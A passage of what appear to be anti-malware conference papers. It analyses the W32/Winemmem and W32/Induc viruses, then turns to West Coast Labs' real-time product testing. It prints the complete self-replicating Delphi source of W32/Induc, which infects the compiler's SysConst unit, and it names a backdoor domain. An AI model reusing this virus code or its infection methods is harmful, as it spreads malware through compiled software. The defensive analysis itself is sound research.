Once the preparation is done, the virus then creates some user mode hooks following which control is passed back to the package installer. The hooks are intended for re-infection of the installer package, to infect other files on the system and to carry forth its payload functionality.

The following user mode functions are hooked:

1. Kernel32.CreateFileW - Hook leads to a thread responsible for infecting DLL files and other packages.
2. Kernel32.ExitProcess - Hook leads to a thread responsible for re-infection of host program before process termination.
3. User32.ExitWindowsEx - Hook leads to a thread responsible for re-infection of host program before system shutdown.
4. Ws2_32.Send - Hook leads to a thread responsible for background malicious activity. The target functionality here is similar to infected DLL functionality.

ExitProcess and ExitWindowsEx API hooks ensure that re-infection is achieved. These threads on gaining control will once again drop the device driver and register a service intermittently to restore file infection.

The CreateFileW hook searches for the following with the intent of infection:

1. Enumerates run registry keys in HKCU and HKLM looking for executable associations. The import tables of any executables found are parsed to look for required DLLs. If an appropriate system DLL is found, the DLL is copied into the local folder of the application and infected.

This is done so that the next time the application executes, it will load default to the infected local DLL copy.

2. Looks for executables associated with shortcut files on the desktop and in the Quick Launch menu. If found, it would attempt DLL infection similar to the last case.
3. Searches for other package files to infect across the system.




Figure 13. W32/Winemmem re-infection routine.

DLL Infection

The DLL infection mode for W32/Winemmem is straight forward. When infecting a DLL, binary data gets appended to the last section of the file. A few instructions are written to the cavity of the OEP section and EP is modified to redirect to the cavity code. When an infected local DLL is loaded by an application, the DLL hooks Ws2_32.Send API. When the application attempts to utilize this API, control is handed to the Virus. The Virus first restores back the original code at the hooked function, creates and launches a Thread. The virus thus will run once for the loaded DLL.
On execution, the thread checks for internet connectivity by connecting to *update.microsoft.com.*
Next it makes connections to the following two domains:

1. *vamqueen.MrBonus.com* – This returns the URL to a randomly encrypted file, which is then downloaded and is utilized to receive backdoor commands.

2. *c.statcounter.com/4130495/0/2d4c10c8/1/* - an invisible tracker to monitor infected machine.

Kernel rootkits pose a significant threat to computer systems as they run at the highest privilege level and have unrestricted access to the resources of their victims. W32/Winemmem utilizes an innovative device driver based technique to infect package files which contain an overlay. Though its infection vector is simple rendering detection and cleaning relatively easy, the ability to bypass file protection by installing a simple kernel level hook makes this virus unique. Moreover its ability to infect programs that perform self integrity checks is a demonstration of how malware authors are evolving and making progress by employing advanced evasion techniques.

Modern rootkits aim towards penetrating even more deeply into the system. Although kernel mode rootkit technologies do not appear to have demand by parasitic virus writers, it's likely that they will become highly evolved or widespread in the near future. Rootkit development is the real field where virus writers could show their skills, their potential and fantasy. While at the beginning writing rootkits

was more a pure exercise and a way to show how the system could be easily compromised, now they are strongly playing along with parasitic viruses to help them spread.

W32/Induc

The standoff between cyber criminals and virus writers can be seen as an arms race, in which the achievements of one side will be matched by increasing activity on the other side. In the past few years, there has been an increase in malicious code which is allegedly proof of concept, and which is able to evade security solutions. Such proof of concept code simply adds fuel to the fire: users start to worry about how well their systems are protected, and antivirus developers have to invest more and more resources into combating these supposedly undetectable programs.

One of such examples, W32/Induc is a virus that adds its malicious code in to the Delphi (an integrated software development environment) library files thus adding itself to the compilation process. Any file compiled with the infected Delphi compiler will also be infected.

```
uses windows;
var sc:array[1..24] of string=('uses windows; var sc:array[1..24] of string=(',
'function x(s:string):string;var i:integer;begin for i:=1 to length(s) do if s[i]',
'=#36 then s[i]:=#39;result:=s;end;procedure re(s,d,e:string);var f1,f2:textfile;',
'h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:boolean;t1,t2,t3:FILETIME;begin',
'h:=CreateFile(pchar(d+$bak$),0,0,0,3,0,0);if h<>DWORD(-1) then begin CloseHandle',
'(h);exit;end;{$I-}assignfile(f1,s);reset(f1);if ioresult<>0 then exit;assignfile',
'(f2,d+$pas$);rewrite(f2);if ioresult<>0 then begin closefile(f1);exit;end; while',
'not eof(f1) do begin readln(f1,s); writeln(f2,s);  if pos($implementation$,s)<>0',
'then break;end;for h:= 1 to 1 do writeln(f2,sc[h]);for h:= 1 to 23 do writeln(f2',
',$$$$+sc[h],$$$,$);writeln(f2,$$$$+sc[24]+$$$);$);for h:= 2 to 24 do writeln(f2,',
'x(sc[h]));closefile(f1);closefile(f2);{$I+}MoveFile(pchar(d+$dcu$),pchar(d+$bak$',
')); fillchar(f,sizeof(f),0); f.cb:=sizeof(f); f.dwFlags:=STARTF_USESHOWWINDOW;f.',
'wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+$"$+d+$pas"$),0,0,false,0,0,0,',
'f,p);if b then WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pchar(d+$bak$),',
'pchar(d+$dcu$));DeleteFile(pchar(d+$pas$));h:=CreateFile(pchar(d+$bak$),0,0,0,3,',
'0,0);  if  h=DWORD(-1) then exit; GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h:=',
'CreateFile(pchar(d+$dcu$),256,0,0,3,0,0);if h=DWORD(-1) then exit;SetFileTime(h,',
'@t1,@t2,@t3); CloseHandle(h); end; procedure st; var  k:HKEY;c:array [1..255] of',
'char;  i:cardinal; r:string; v:char; begin for v:=$4$ to $7$ do if RegOpenKeyEx(',
'HKEY_LOCAL_MACHINE,pchar($Software\Borland\Delphi\$+v+$.0$),0,KEY_READ,k)=0 then',
'begin i:=255;if RegQueryValueEx(k,$RootDir$,nil,@i,@c,@i)=0 then begin r:=$$;i:=',
'1; while c[i]<>#0 do begin r:=r+c[i];inc(i);end;re(r+$\source\rtl\sys\SysConst$+',
'$.pas$,r+$\lib\sysconst.$,$"$+r+$\bin\dcc32.exe" $);end;RegCloseKey(k);end; end;',
'begin st; end.');
function x(s:string):string;
var
  i:integer;
begin
  for i:=1 to length(s) do
    if s[i]=#36 then s[i]:=#39;
  result:=s;
end;
```

Figure 14. W32/Induc virus body and infection routine.

Virus takes advantage of the two-step mechanism used in the Delphi environment to create executable files. The source code is first compiled to produce intermediate ".dcu" (Delphi compiled unit) files, which are then linked to create Windows executables.

The virus activates when an infected application is launched. It then checks whether Delphi development environment versions 4.0, 5.0, 6.0 or 7.0 are installed on the computer. If the software is detected, virus compiles the Delphi source file "Sysconst.pas", producing a modified version of the

compiled file “Sysconst.dcu”.

Practically all Delphi projects include the string “use SysConst”, which means the infection of only one system module results in the infection of all applications under development. In other words, the modified “SysConst.dcu” file causes all subsequent programs created in the infected environment to contain the code of the new virus. The modified .pas file is no longer required and is deleted.

The virus does not have any destructive behavior apart from infection. It is most probably intended for demonstration and testing of a new infection routine. The absence of a destructive payload, the infection of several versions of the popular instant messaging client QIP and the usual practice of publishing “.dcu” files by developers has already led to W32/Induc becoming widespread throughout the world. It is very likely that in future it will be picked up and tweaked by cybercriminals to make it more destructive.

Because this threat has been going on for almost a year unnoticed and since infected executables are produced at compile time by infected Delphi development environments, security vendors are seeing many cases of infected files coming from genuine software vendors. The manner of W32/Induc’s infection mechanism makes it even more likely to spread from legitimate sources. There are cases where customers submit the files which are not changed from over a year and are homegrown or on CD or from reliable source.

Because of the nature of the infection (that is, because the infection takes place at compile-time), there’s no satisfactory way to disinfect these files without recompiling. Applications that have been compiled with the infected system must be deleted; and therefore they should be re-compiled once the infected system has been fixed. Partial cleaning of W32/Induc infected files could be supported, however it might be tricky - not from pure disabling/removing the code point of view but from ensuring the repaired program continues to function properly (there are programs that checksum themselves. Those will stop working after the repair - W32/Induc does not modify already existing executables - they are *created* already infected.

Future trends

Predicting how viruses will change over time is a difficult task. Peering into the future with the knowledge of the past tells us that malware will continue to build on current *successes* and learn from previous *failures*. Whatever works in one generation will be incorporated into the next, along with new ideas on how to circumvent newly developed defenses.

Monetary gain amongst other reasons is the primary motivation for malware authors to produce sneaky software with malicious intent. As a result, the nature of viruses has changed considerably - a growing number of them are not loud, ubiquitous and destructive anymore. Instead of putting destructive code in viruses, malware authors are shifting to harvesting thousands of bots using all viable means of propagation. Instead of wreaking havoc across thousands of computers globally, new generation of viruses work quietly and stealthily. Although stealth techniques are hardly new to malware, the recent rapid increase in the prevalence and sophistication of rootkits brings to light an alarming trend in malware evolution. Bots will adopt a parasitic nature building on their existing worm based propagation functionality. Multiple file infection capability on the host and across the network will allow them sustainability.

Next generation parasitic viruses will be characterized by the intense use of polymorphic techniques aimed at circumventing the current AV scanners, based on pattern matching. Utilizing memory dumps for detection may get tougher as malware will follow a “decrypt as needed” method to generate strings and code instead of performing a onetime decryption. The Entry Point Obscuring (EPO) methods are varied and becoming more prevalent such as in the case of W32/XPaj and W32/Induc. Being able to infect executable files such that the code changes each time, being able to infect the host file at arbitrary locations in its executable code instead of just targeting the entry-point, the lack of an easily guessable entry point makes things much more complicated. Because of the complexity involved in analyzing a VM based obfuscator, we believe malware authors will increasingly utilize them as a means to avoid detection and as a means to increase the effort needed to analyze the malware sample.

As it has been experienced with other types of malware, it is not uncommon to find existing malware code or plug-ins in the form of toolkits available online. New infection routines get picked up, tweaked, and improved further. It’s only a matter of time when source codes of more complicated malware infectors will be available online or malicious functionality (such as code capable of being delivered in real-time as in the case of W32/Xpaj) on a pre-existing botnet, will be sold/leased to interested buyers - once a virus has been successful at spreading and infecting, other programs are likely to be written to take advantage of the things the virus has left behind. Like any other software evolution trend, uncommon malware techniques today will be common place in the future.

For malware authors, the shift in technology to new more sophisticated techniques presents a new vector for infection. The adoption of anti-analysis techniques by the malware is a further problem for malware detection. In order to keep up with evolutionary patterns in malware, AV techniques will continue to need to move forward. Given the techniques in use are generally code obfuscation based then it would seem natural to look towards code simplification techniques to unravel the viral routines and reveal their true nature. However, such methodologies will require being practical taking into account performance which is an important subset of detection technology. On the other hand, similar to maturing malware, detection technology will require a paradigm shift moving to behavioral based approaches and virtualization which will gain further popularity.

Conclusion

Today, computer systems are under attack from a multitude of sources. Viruses have "evolved" over the years due to efforts by their authors to make the code more difficult to detect, disassemble, and eradicate. We have presented an in-depth analysis of two of the most recent advanced and sophisticated viruses seen during last couple of years - W32/Xpaj and W32/Winemem, along with the new techniques they use to transform their code to avoid detection by AV scanners. Nowadays attackers are more interested in money, so instead of spending much time and efforts in writing a metamorphic malware, we are seeing a return to polymorphism and increased technical complexity of parasitic viruses. In order to stay invisible as long as possible, modern parasitic viruses employ new approaches to remain undetected by AV scanners. There have been no significant metamorphic viruses in the wild for the last seven years. Instead of creating new metamorphic engines, disassembling and rebuilding entire programs, which is in many cases very tricky and complicated, virus writers turn to other methods and perform constant innovation. Traditionally, unexpected and generally uncontrollable replication made viruses dangerous and easily noticed by those whom became infected. These days, instead of putting destructive code in viruses, malware authors are shifting to harvesting thousands of bots using all viable means of propagation for the end goal of monetization. Instead of wreaking havoc across thousands of computers globally, new generation of viruses work quietly and stealthily and

deliver a smart payload designed to go unnoticed by those who are infected.

We have discussed the novel usage of VM based obfuscations employed by Win32/Xpaj and ways in which a VM based obfuscator can be defeated. Without constant improvement, the innovative solutions created over the last decade to fight complex polymorphic viruses become obsolete. This is not a problem for any vendor in particular; this is an industry-wide problem. Existing parasitic virus detection approaches can be defeated. Since innovative viruses always have a larger initial window to propagate before it is discovered, detection technology will require a paradigm shift moving to behavioral based approaches and virtualization which will gain further popularity.

Security vendors are facing a serious problem of defeating the complexity of modern malware. Unfortunately, the main approach of virus's detection has not changed significantly over the last decade. The complexity of recent malware, new mutation and obfuscation techniques, marker less infection are making this problem even more difficult.

References

"_g_". (2008, August). Fighting Oreans' VM (code virtualizer flavour). Retrieved December 10, 2009, from http://www.woodmann.com/forum/showthread.php?t=12015

"AnonymouS". (2007, February). A Quick Overlook Into X-Prot V2. Retrieved December 10, 2009, from http://www.accessroot.com/arteam/site/download.php?view.199

"deroko". (2007, July). ASProtect VM analyze. Retrieved December 10, 2009, from http://www.accessroot.com/arteam/site/download.php?view.206

"ReWolf". (2007, August). x86 Virtualizer. *x86 Virtualizer*. Retrieved December 8, 2009, from http://www.openrce.org/blog/view/847/x86_Virtualizer_-_source_code

"scherzo". (2007, February). Inside Code Virtualizer. Retrieved December 10, 2009, from http://forum.tuts4you.com/index.php?showtopic=11737

Al Daoud, E., Jebril, I. H., & Zaqaibeh, B. (2008, September). Computer Virus Strategies and Detection Methods. Int. J. Open Problems Compt. Math. Retrieved from http://www.emis.de/journals/IJOPCM/files/IJOPCM(vol.1.2.3.S.8).pdf

ASPACK SOFTWARE. (n.d.). . Retrieved December 8, 2009, from http://www.aspack.com/

Barford, P., & Yegneswaran, V. (2007). An Inside Look at Botnets. In *Malware Detection* (pp. 171-191). Retrieved from http://dx.doi.org/10.1007/978-0-387-44599-1_8

Bruschi, D., Martignoni, L., & Monga, M. (2006). Detecting Self-mutating Malware Using Control-Flow Graph Matching. In *Detection of Intrusions and Malware & Vulnerability Assessment* (pp. 129-143). Retrieved from http://dx.doi.org/10.1007/11790754_8

Bytecode basics - JavaWorld. (1996, September). . Retrieved December 8, 2009, from http://www.javaworld.com/javaworld/jw-09-1996/jw-09-bytecodes.html

Giffin, M. S., & Lee, W. (n.d.). Automatic Reverse Engineering of Malware Emulators.

Guillot, Y., & Gazet, A. (n.d.). Automatic binary deobfuscation. *Journal in Computer Virology*, 1–16.

Guillot, Y., & Gazet, A. (n.d.). Semi-automatic binary protection tampering.

Hu, X., Chiueh, T., & Shin, K. G. (2009). Large-scale malware indexing using function-call graphs. In *Proceedings of the 16th ACM conference on Computer and communications security* (pp. 611-620). Chicago, Illinois, USA: ACM. doi: 10.1145/1653662.1653736

IDA Pro. (n.d.). . Retrieved December 11, 2009, from http://www.hex-rays.com/idapro/

Konstantinou, E. (2008, January). Metamorphic Virus: Analysis and Detection. Retrieved from http://www.ma.rhul.ac.uk/static/techrep/2008/RHUL-MA-2008-02.pdf

Lakhotia, A., Kapoor, A., & Uday, E. (2004, December). Are Metamorphic Viruses Really Invincible. *Virus Bulletin*, 5-7. Retrieved from http://www.cacs.louisiana.edu/~arun/papers/invincible-complete.pdf

Lau, B. (2008). Dealing with Virtualization packers. Retrieved December 10, 2009, from http://www.datasecurity-event.com/boris-lau.html

METASM. (n.d.). *Metasm*. Retrieved December 10, 2009, from http://metasm.cr0.org/

Monirul Sharif, Andrea Lanzi, Jonathon Giffin, & Wenke Lee. (2008). Impeding Malware Analysis Using Conditional Code Obfuscation. Retrieved from http://citeseerx.ist.psu.edu/viewdoc/summary?doi=?doi=10.1.1.110.2395

Moser, A., Kruegel, C., & Kirda, E. (2007, December). Limits of Static Analysis for Malware Detection. 23rd Annual Computer Security Applications Conference (ACSAC).

Oreans Technology. (n.d.). *Oreans Technology*. Retrieved December 8, 2009, from http://www.oreans.com/products.php

Rolles, R. (2008). Unpacking Virtualization Obfuscators. In *3rd USENIX Workshop on Offensive Technologies*. Presented at the WOOT '09, Montreal, Canada.

Rolles, R. (2008a, August). VMProtect, Part 0: Basics. Retrieved September 5, 2009, from https://www.openrce.org/blog/print_view/1238/VMProtect,_Part_0:__Basics

Rolles, R. (2008b, August). Part 1: Bytecode and IR. *Part 1: Bytecode and IR*. Retrieved September 5,

2009, from https://www.openrce.org/blog/print_view/1239/Part_1:__Bytecode_and_IR

Rolles, R. (2008c, August). Part 2: Introduction to Optimization. Retrieved September 5, 2009, from https://www.openrce.org/blog/print_view/1240/Part_2:__Introduction_to_Optimization

Rolles, R. (2008d, August). Part 3: Optimizing and Compiling. Retrieved September 5, 2009, from https://www.openrce.org/blog/print_view/1241/Part_3:__Optimizing_and_Compiling

Rolles, R. (2008e, April). Compiler 1, X86 Virtualizer 0. Retrieved September 5, 2009, from https://www.openrce.org/blog/print_view/1110/Compiler_1,_X86_Virtualizer_0

Royal, P., & Damballa, I. (2008). Alternative medicine: The malware analyst's blue pill. *Black Hat Briefings USA*.

Shi, Y., Gregg, D., Beatty, A., & Ertl, M. A. (2005). Virtual machine showdown: stack versus registers. In *Proceedings of the 1st ACM/USENIX international conference on Virtual execution environments* (pp. 153-163). Chicago, IL, USA: ACM. doi: 10.1145/1064979.1065001

Smith, C. (n.d.). Creating Code Obfuscation Virtual Machines. Retrieved December 10, 2009, from http://recon.cx/2008/speakers.html#virtualmachines

Standard ECMA-335. (n.d.). . Retrieved December 8, 2009, from http://www.ecma-international.org/publications/standards/Ecma-335.htm

StarForce. (n.d.). . Retrieved December 8, 2009, from http://www.star-force.com/solutions/products/

VMProtect. (n.d.). . Retrieved December 8, 2009, from http://www.vmprotect.ru/

Xenocode. (n.d.). . Retrieved December 8, 2009, from http://www.xenocode.com/Products/Postbuild-for-NET/

Zaytsev, Vitaly. (2008, May). Blacklisting Packers. Retrieved December 7, 2009, from http://www.datasecurity-event.com/vitalyzaytsev.html

S. Josse. Secure and advanced unpacking using computer emulation. In Proceedings of the AVAR 2006 Conference, Auckland, New Zealand, December 3-5, pages 174–190, 2006. & In Journal in Computer Virology, volume 3, pages 221-236. Springer, 2007.

A. Moser, C. Kruegel, and E. Kirda. Exploring multiple execution paths for malware analysis. Proc. IEEE Symposium on Security and Privacy, pages 231–245, 2007.

A. Polyakov and A. Karnik, personal communications.

STRIPPING DOWN AN AV ENGINE, Igor Muttik, 2000, from http://www.mcafee.com/common/media/vil/pdf/imuttik_VB_%20conf_2000.pdf

F. Bellard. QEMU, a fast and portable dynamic translator. In USENIX Annual Technical Conference, 2005, from http://www.usenix.org/event/usenix05/tech/freenix/full_papers/bellard/bellard.pdf

Advanced Virus Detection Scan Engine and DATs, 2002, from http://www.mcafee.com/us/local_content/white_papers/wp_scan_engine.pdf

David Brumley, Cody Hartwig, Zhenkai Liang, James Newsome, Dawn Song, Heng Yin. 2007. Automatically Identifying Trigger-based Behavior in Malware, from http://www.comp.nus.edu.sg/~liangzk/papers/botnet08.pdf

Kaspersky Lab, Virus.Win32.Induc.a, from http://www.kaspersky.com/news?id=207575885

McAfee Labs, W32/Induc VIL, from http://vil.nai.com/vil/content/v_204731.htm

McAfee Labs, W32/Xpaj VIL, from http://vil.nai.com/vil/content/v_233604.htm

McAfee Labs, W32/Winemmem VIL, from http://vil.nai.com/vil/Content/v_154533.htm

PARADIGM SHIFT – FROM STATIC TO REALTIME, A PROGRESS REPORT

Matt Garrad, Paul Jones, Lysa Myers, Michael Parsons
West Coast Labs

About Authors

Matt Garrad, Paul Jones, Lysa Myers, Michael Parsons

Lysa Myers is the Director of Research for West Coast Labs, a leading independent test facility for information security and threat trends. She is responsible for researching and analyzing IT threat trends, reviewing and developing test methodologies. Myers spent 10 years in the Avert group at McAfee Security, Inc. coordinating researchers to create detection and removal solutions, and training security researchers both within McAfee and at US government agencies. She is a member of numerous security industry groups, including the Drone Armies mailing list. A highly sought after expert resource on security topics, Myers is a regular conference presenter, and an IANS faculty member.

Michael Parsons was born in Cardiff, Wales, in 1959. He read law at Cambridge and joined the Civil Service, moving in 1986 into a support role of the mainframes at the Driver and Vehicle Licensing Agency, where he specialised in supporting the security administration, playing a part in their conversion to generic protection. In 1995 he joined West Coast Publishing Ltd., (later West Coast Labs), supporting the computer equipment and carrying out testing and reviews. In 1996 he became the tester for the new Checkmark certification, eventually becoming the Content Security Labs Manager. In his current role as Senior Malware Researcher for West Coast Labs he administers their Honeynet and Test Suites. He has appeared on a panel at VB and his hobbies include reading and collecting books (over 9000 at the last count), going murdering at the weekends about three times a year, and correcting other people's mistakes (E&OE).

Paul Jones is a Test Engineer at West Coast Labs and is based in the Cardiff, Wales office. A Welsh native, he joined the organisation in 2006 and spent the first month conducting research so secret he couldn't even tell his mother about it. His professional interests include programming, virtualisation, and test automation. He is heavily involved in both the Honeynet and Real Time systems, providing much of the proprietary code used in testing. He is currently decorating his new house, and hopes to make it habitable soon.

Matt Garrad is Director of Technical Services at West Coast Labs and is based in Cardiff, Wales. His professional interests include network and content security, programming (including legacy languages), databases and automation, data visualisation techniques, and web technologies. Prior to joining the organisation in 2005, he worked in a series of jobs including spells in a UK University as an Oracle/web programmer and an Oracle DBA. When not working, he enjoys spending time with his wife and young son and is a guitarist / vocalist (but not singer) for a thrash metal band. He remains proud of the fact that he is one of the few people in the world to get thrash metal played on BBC Radio 4 (twice!), even in the face of his wife's continuing embarrassment.

West Coast Labs, Unit 9 Oak Tree Court, Mulberry Drive, Cardiff Gate Business Park, Cardiff, CF23 8RS UK

Telephone : +44 (0)29 2054 8400

Facsimile : +44 (0)29 2054 8401
Email: {mgarrad, pjones, lmyers, mparsons} @westcoast.com

Keywords

Static Testing, Dynamic Testing, Testing Paradigm Shift, Real Time Testing, Attack Vectors, Case Studies, Time To Detect, Sample Set, Global Malware Trends, HoneyPots, HoneyClients

PARADIGM SHIFT – FROM STATIC TO REALTIME, A PROGRESS REPORT

Abstract

There has been much discussion, in the past couple of years particularly, regarding the best way to go about testing anti-malware products. Being a testing organization, this is a subject to which West Coast Labs has given considerable thought. There have been many changes to the existing testing setups in the efforts to shift the testing paradigms. This paper looks to discuss the many things that have been investigated and give a view into some of the results this has turned up.

In order to bring testing back in line with user experience, it is necessary to change the timing and nature of the tests themselves. Not only does this mean a change in overall methodology of processing the samples, but a change in how results are analysed as well. This has also required a new model of gathering and verification of samples to ensure a fresh and timely sample set, which has presented its own set of issues. Once all that is done, it is then important to find a meaningful way to present the data to users. As this is a process which does and should continue to change indefinitely, this paper presents the most up-to-date report of West Coast Labs' progress.

Introduction

Once upon a time, there were but a handful of viruses. Anti-virus updates came periodically, because viruses were released infrequently enough that once-a-month updates were entirely sufficient. Users could scan their machine once a day, "on-demand", and be sufficiently protected. It was in these early days that the anti-virus testing industry was created. It was sufficient to put products through their paces a few times a year, against the entire universe of threats which might be liable to infect a user's machine. These static tests mimicked what a user was likely to experience. Obviously, this is no longer the case (Cue portentous organ music)

In the last few years, there have been a number of significant changes in the testing industry, to better bring it in line with current products and user experience. The previous, static variety of test still has value as a benchmark of a minimum level of performance which products must meet. But to completely evaluate a product, much more rigorous testing is needed.

What are the main kinds of tests?

Static testing is the oldest variety of testing. Usually, the first step would involve getting a collection of malicious and known-clean samples to test. Originally, the malicious files were from the Wildlist [(1)], but lately various testing agencies have preferred to use their own test-set, either in addition to or instead of the Wildlist. These newer test-sets can vary widely in number, and it's a matter of competition to get the largest or most relevant sample set – often diametrically opposed goals. The next step involves obtaining a product, showing the test files to the solution and observing if the product detects them without alerting on known-clean files. The results should be reproducible, and this is usually ensured by completely documenting the steps taken. Once the test is complete, the tester takes their documentation and the results and gives them to the product vendor, to verify that the results are accurate. This test is obviously quite simple, but it gives both

customers and product vendors a way to ensure a basic level of acceptable protection and performance.

The more advanced varieties of testing include retrospective testing, real-time testing, and dynamic testing. Retrospective testing was the first kind of testing after static testing to be introduced. It is an evolved form of static testing where older virus definitions are used against brand-new samples, in order to specifically test heuristic and generic detection capabilities. Evaluating generic detection, one still tests signature-based detection, but a more advanced type of signature covering groups of code rather than an individual program, while heuristics study the behaviour of files rather than the code used to create such behaviour - and so need yet another type of evaluation. In these tests, having a good set of known-clean files is especially important, as these advanced signatures and heuristics are usually more prone to false-positives.

Dynamic testing differs primarily because test files are actually executed. This approach tests not only signature-based detection but also run-time detection. Many products are now sold as suites which include technologies such as basic Host-based Intrusion Prevention Systems, and even more products contain additional anti-malware technology such as behaviour-based scanning. This type of testing is considerably more time-consuming, as each individual file must be examined and allowed to execute, with the results subsequently analysed on a sample by sample basis. Sample sets are generally significantly smaller, so testing organizations should take care to ensure that the most relevant samples are included.

Real Time testing will be the focus of the majority of this paper, as the majority of West Coast Labs' efforts have focused on this type of testing for the previous two years. Real Time testing is continuous, all day every day. Rather than doing tests once every month or quarterly, using sample sets which are solidified before each test period, samples are gathered and tested constantly. Files which are undetected can be repeatably and repeatedly sent back through each product to determine how long it takes to add malicious files to detection. As vendors add new malware to their detection capability on an ongoing basis, this approach more accurately tests, mirrors and verifies a vendor's research and protection efforts. This sort of testing, as it is ongoing, can never be a "pass/fail" as in a traditional test. It is only possible to report a percentage of detection, which will continually fluctuate, much like a stock index.

Of course, it is possible to perform other kinds of tests which focus on different facets of anti-malware detection technology (as well as things like performance testing) and each has its own unique set of difficulties. Models looking at malicious URL testing and cloud-based testing are most notable among these, as it requires yet another paradigm shift on the part of the tester, to one which does not have "reproducible" results due to the extremely volatile and temporal nature of the content of the URLs and cloud-based virus-definitions. In these cases, it must suffice for the testers to record their actions and enough data to be able to satisfy the requirements of any later inspection in order for the vendor to verify that the tester's actions were correct at the particular point in time.

Creating a Real Time network

One of the most significant tasks in the past 2 years at West Coast Labs has been the development of the Real Time test network. As with any significant change, this has been a monumental undertaking full of interesting twists and turns. The main tasks after deciding the specifics of the testing methodology were to gather samples, create the implementation of the methodology, create a secure interface for vendors, and to decide what to do with the data that was being generated.

Sample Selection and gathering

The first task in this endeavour was to gather samples. As the test is continuous and ongoing, it is possible to include an increasingly large number of samples as they're received and processed over a longer period of time. The primary goal is to obtain samples in order to continue to mirror what is likely to infect customers, which means that there is a need for samples from a variety of different attack vectors, from all over the world. West Coast Labs is, in this case, fortunate in that Haymarket Media Group (West Coast Labs' parent company) is a global publisher, and it is possible to put sample collectors in offices on almost every continent. Initially the focus was only on a few basic attack vectors, but ongoing work is based around the continual updating and addition of collection methods to include more attack vectors, to continually represent and provide coverage for the technologies added and monitored by the malware industries.

As the decision had been made to recreate the environment of a small to medium business, the initially focus was on the threats people are likely to face on a machine "out of the box" – the threats which will hit an internet-connected computer before a user even begins to start doing the standard "user tasks" such as checking emails or surfing the web. These are primarily network-aware worms, which spread quite well with zero user-interaction. The collectors that used are entirely unprotected by any AV, and so it is possible to see a true picture of what is "in-the-wild" as opposed to seeing what is in the wild and doesn't get stopped by a patched AV solution - therefore a significant number of these threats are several years old, including in some cases malware that is almost 15 years old, yet is still spreading via non-protected and non-patched Windows machines.

While some examples are delivered in short, sharp epidemics before disappearing, others continue to flood in. Each week West Coast Labs assemble a prevalence table, showing the 30 files most frequently delivered to the HoneyPot network that week. Of the 31 (a tie for 30th place) in the most recent week's table at time of compilation of this report, 14 had appeared in the same table 3 months before, 17 in the same table 6 months before and 13 in the same table 9 months before. However, the majority of the malware seen are brand-new (at least to West Coast Labs' collections) and potentially undetected variants of established malware families.

Collection of old malware may strike some people as a little pointless and unusual, but there are two very good reasons for doing this. Firstly, it is obviously still in the wild and still spreading around machines that are unprotected by an anti-malware solution, are protected but the updates for the solution are out of date, or have unlicensed copies of the operating system, or possibly some combination of the above. Secondly, given that it is possible to observe instances of some companies failing to detect these older samples, it shows that whilst there is a great need and push within the industry to catch the latest and greatest malware, some of the older pieces of malware are still being undetected or are dropping out of detection – a problem that has been ongoing for years [(2)]. It is not the place of the authors to speculate on whether this is due to signatures and updates being rotated out for space considerations or whether the companies concerned have just not seen these pieces of malware before, but either way it is a potentially worrying situation.

No one will say that these threats comprise a large percentage of threats on the internet, so more attack vectors need to be included. Email threats were the obvious next place to go, as this has been a popular attack vector for a number of years and it continues to be so – indeed MessageLabs [(3)] reported an increase in viruses to 1 in every 302.8 messages received in February 2010. West Coast Labs are in a fortunate position once again in that there are a number of sources of live malware via

SMTP that can be utilized including independent feeds, feeds from the wider Haymarket Media group, and industry and commercial partners who provide us with samples and data.

After that, P2P has been considered somewhat of a cesspool for viruses for many years. Searching for viruses on this medium has proven to be a bit like shooting fish in a barrel. Malware is relatively easy to find, with a few basic search terms, and the samples found here have little overlap with other attack vectors, making it a valuable addition to the collection efforts.

The biggest percentage of threats right now is web-based threats: According to Webroot, in 2008 they comprised 85% of malware [(4)]. In 2009, Websense indicated that there was an above 600% rise in the number of malicious sites during Q1 and Q2 [(5)]. But web-based malware is far from an easy thing to gather. With more traditional malware, it suffices to have a source of email and a bank of HoneyPots, (plus some means of copying files to a remote, secure location) then one can just sit and wait for the malware to roll in. Web-based malware requires a more active approach, going to where the malware is being offered. For this, the implementation chosen was to set up spidering services and URL collection methods that are linked to HoneyClient machines. This process then scours the web looking for malicious behaviour and possible points of infection. All URLs discovered are passed over to the HoneyClient processes, and once the machine contained therein has been shown to be breached, the output is fed into a stream of known bad links coming into the central test system. From this point on, the procedure is much the same as for other collection methods.

In order to ensure an ongoing supply of samples, each collector is checked regularly every 10 minutes, with new samples pulled in at that frequency. These are then pooled every hour, checked for the inevitable duplicates that occur, damaged and corrupted samples, and are then tested against a number of different solutions including both desktop and gateway. This approach ensures that the maximum time between a sample being seen for the first time in the remote collectors and that same sample being tested against the product should be just over an hour, and is often less than this.

This approach allows the leverage of the overabundance of samples already available and hitting actual customer machines to allow a focus on the day-to-day customer experience rather than attempt to reach the edge of “the infinite space” of malware or product potential. Importantly, samples in the Real Time systems are not created or modified in any way; the aim is to take a representative sample of what is already floating around cyberspace and test it as is. It is not the intention of the authors to either argue the validity of other approaches, or to discuss in-depth the specifics of weeding out extraneous samples as those are each discussions to be had separately to this paper. In short, there is no one sample set which should be considered to be comprehensive for all purposes. A sample set should reflect the aims of the test itself, to best illustrate the question being asked by the test.

